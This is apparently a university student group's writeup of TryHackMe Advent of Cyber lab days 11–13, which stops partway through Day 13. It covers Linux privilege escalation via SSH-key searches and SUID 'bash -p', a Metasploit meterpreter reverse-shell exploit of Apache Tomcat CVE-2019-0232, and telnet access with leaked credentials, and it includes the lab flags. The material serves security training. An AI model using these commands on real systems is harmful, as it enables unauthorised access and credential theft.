PSP0201 Week 4 Writeup

Group Name: ikun no 1

Members

ID	Name	Role
1211102058	CHU LIANG CHERN	Leader
1211103095	SIDDIQ FERHAD BIN KHAIRIL ANUAL	Member
1211101401	CHONG JII HONG	Member
1211103206	NG KAI KEAT	Member


Day 11: Networking – The Rogue Gnome

Tools used: Kali Linux

Solution/walkthrough:

Question 1

Vertical privilege escalation involves using a user account to execute commands as an administrator.




11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Question 2

It is vertical privilege escalation.




11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Question 3

It is horizontal privilege escalation.




11.4.1. Horizontal Privilege Escalation:

A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.

Question 4


Sudoers contains a list of users who are a part of the sudo group.



Normally, executables and commands (commands are just shortcuts to executables) will execute as the user who is running them (assuming they have the file permissions to do so.) This is why some commands such as changing a user's password require `sudo` in front of them. The `sudo` allows you to execute something with the permissions as root (the most privileged user). Users who can use `sudo` are called **"sudoers"** and are listed in `/etc/sudoers` (we can use this to help identify valuable users to us).

Question 5


The Linux Command to enumerate the key for SSH: “find / -name id_rsa 2>/dev/null”.


Our vulnerable machine in this example has a directory called backups containing an SSH key that we can use for authentication. This was found via: `find / -name id_rsa 2> /dev/null` ....Let's break this down:

- We're using `find` to search the volume, by specifying the root (`/`) to search for files named "**id_rsa**" which is the name for *private* SSH keys, and then using `2> /dev/null` to only show matches to us.

Question 6


We use the command: “chmod +x find.sh”.


At the moment, the "examplefiles" are not executable as there is no "**x**" present for either the user or group. When setting the executable permission (`chmod +x filename`), this value changes (note the "**x**" in the snippet below -rwxrwx**r**):

```
-rwxrwxr-x 1 cmnatic cmnatic 0 Dec 8 18:43 backup.sh
```

Question 7


The command used: “python3 -m http.server 9999”.


11.10.2. Let's use Python3 to turn our machine into a web server to serve the *LinEnum.sh* script to be downloaded onto the target machine. Make sure you run this command in the same directory that you downloaded *LinEnum.sh* to: `python3 -m http.server 8080`

```
root@ip-10-10-118-36:~# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Question 8

Flag is obtained at /root/flag.txt.



```
/snap/core/7270/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/7270/usr/lib/openssh/ssh-keysign
/snap/core/7270/usr/lib/snapd/snap-confine
/snap/core/7270/usr/sbin/pppd
/usr/bin/newgidmap
/usr/bin/at
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/newuidmap
/usr/bin/traceroute6.iputils
/usr/bin/chsh
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/snapd/snap-confine
-bash-4.4$ bash -p
bash-4.4# whoami
root
bash-4.4# cd /root
bash-4.4# ls
flag.txt
bash-4.4# cat flag.txt
thm{2fb10afe933296592}
bash-4.4# 
```

Thought Process/Methodology:

Having accessed the target machine, we proceeded by using the command "ssh cmnatic@MACHINE_IP". We then search the machine for executables with the SUID permission set by using "find / -perm -u=s -type f 2>/dev/null". Next, we got the access as root by using the following command: "bash -p". We then searched the root directory for any file and found the flag in a file called flag.txt.


Day 12: Networking – Ready, set, elf.

Tools used: Kali Linux, Firefox, Metasploit framework

Solution/walkthrough:

Question 1


The version number of the web server is 9.0.17.



```
┌──(1211103095㉿kali)-[~]
└─$ sudo nmap -sV -O 10.10.8.251
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-27 23:32 EDT
Nmap scan report for 10.10.8.251
Host is up (0.20s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8009/tcp open  ajp13         Apache Jserv (Protocol v1.3)
8080/tcp open  http          Apache Tomcat 9.0.17
```

Question 2

CVE-2019-0232 can be used to create a Meterpreter entry onto the machine.




CVE-ID	
CVE-2019-0232	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

When running on Windows with enableCmdLineArguments enabled, the CGI Servlet in Apache Tomcat 9.0.0.M1 to 9.0.17, 8.5.0 to 8.5.39 and 7.0.0 to 7.0.93 is vulnerable to Remote Code Execution due to a bug in the way the arguments to Windows. The CGI Servlet is disabled by default. The CGI option enableCmdLineArguments is disable by default in Tomcat 9.0.x (and will be disabled by default in all versions in response to this vulnerability). For behaviour, see Markus Wulftange's blog (https://codewhitesec.blogspot.com/2016/02/java-and-command-line-injections-in-windows.html) and this archived MSDN blog (https://web.archive.org/web/20161228144344/https://blog /twistylittlepassagesallalike/2011/04/23/everyone-quotes-command-line-arguments-the-wrong-way/).

Question 3


The flag is found in the file called flag1.txt.



```
meterpreter > pwd
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin
meterpreter > ls
Listing: C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin
==========================================================================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100777/rwxrwxrwx  825    fil   2020-11-19 16:39:29 -0500  elfwhacker.bat
100666/rw-rw-rw-  27     fil   2020-11-19 17:06:41 -0500  flag1.txt
100777/rwxrwxrwx  73802  fil   2022-06-27 23:49:34 -0400  yCRfq.exe

meterpreter > cat flag1.txt
thm{whacking_all_the_elves}meterpreter >
```

Question 4

The Metasploit settings to set: RHOST, LHOST.



```
                                          enerated)
   TARGETURI  /                     yes       The URI path to CGI script
   VHOST                            no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none
                                        )
   LHOST     192.168.17.130   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Apache Tomcat 9.0 or prior for Windows


msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set RHOST 10.10.8.251
RHOST => 10.10.8.251
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set TARGETURI http://10.10.8.251/cgi-bin/elfwh
acker.bat
TARGETURI => http://10.10.8.251/cgi-bin/elfwhacker.bat
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set LHOST 10.18.31.61
LHOST => 10.18.31.61
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) >
```

Thought Process/Methodology:

Having accessed the target machine, we proceeded by using nmap and got the version of Apache Tomcat. We then search in Firefox for the CVE-ID. Next, we proceeded by searching the CVE-ID in Metasploit framework. After that, we set the RHOST, LHOST and TARGETURI with a new one. We then continue by running the exploit. Several files can be found and one of them is called flag1.txt. The flag is shown the file.


Day 13: Networking – Coal for Christmas

Tools used: Kali Linux, Firefox

Solution/walkthrough:

Question 1


Old, deprecated protocol and service is running: Telnet



```
┌──(1211103095㉿kali)-[~]
└─$ sudo nmap -sV -O -T5 10.10.133.77
[sudo] password for 1211103095:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-03 06:43 EDT
Nmap scan report for 10.10.133.77
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol 2.0)
23/tcp  open  telnet  Linux telnetd
111/tcp open  rpcbind 2-4 (RPC #100000)
Aggressive OS guesses: Android 4.0 (92%), Canon imageRUNNER ADVANCE C3320i or C3325 copier (92%),
Linux 2.6.32 (92%), Linux 2.6.32 - 3.2 (92%), Nokia N9 phone (Linux 2.6.32) (92%), Linux 3.0 (92%)
, Linux 3.2 (92%), SUSE Linux Enterprise Thin Client 11 (92%), Zerto Virtual Replication Appliance
 (92%), Linux 3.1 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit
/ .
Nmap done: 1 IP address (1 host up) scanned in 14.83 seconds
```

Question 2


The credential left: clauschristmas



```
┌──(1211103095㉿kali)-[~]
└─$ telnet 10.10.133.77
Trying 10.10.133.77 ...
Connected to 10.10.133.77.
Escape character is '^]'.
HI SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.

Username: santa
Password: clauschristmas

We left you cookies and milk!

christmas login:
```

Question 3


The distribution of Linux and version number this server is running: Ubuntu 12.04



```
$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
$
```

Question 4

Grinch got here first.




```
$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
$ ls
christmas.sh  cookies_and_milk.txt
$ cat cookies_and_milk.txt
/*************************************************
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
//   - Yours Truly,
//          The Grinch
//*************************************************/
```

Question 5

The verbatim syntax, use to compile, taken from the real C source code comments:

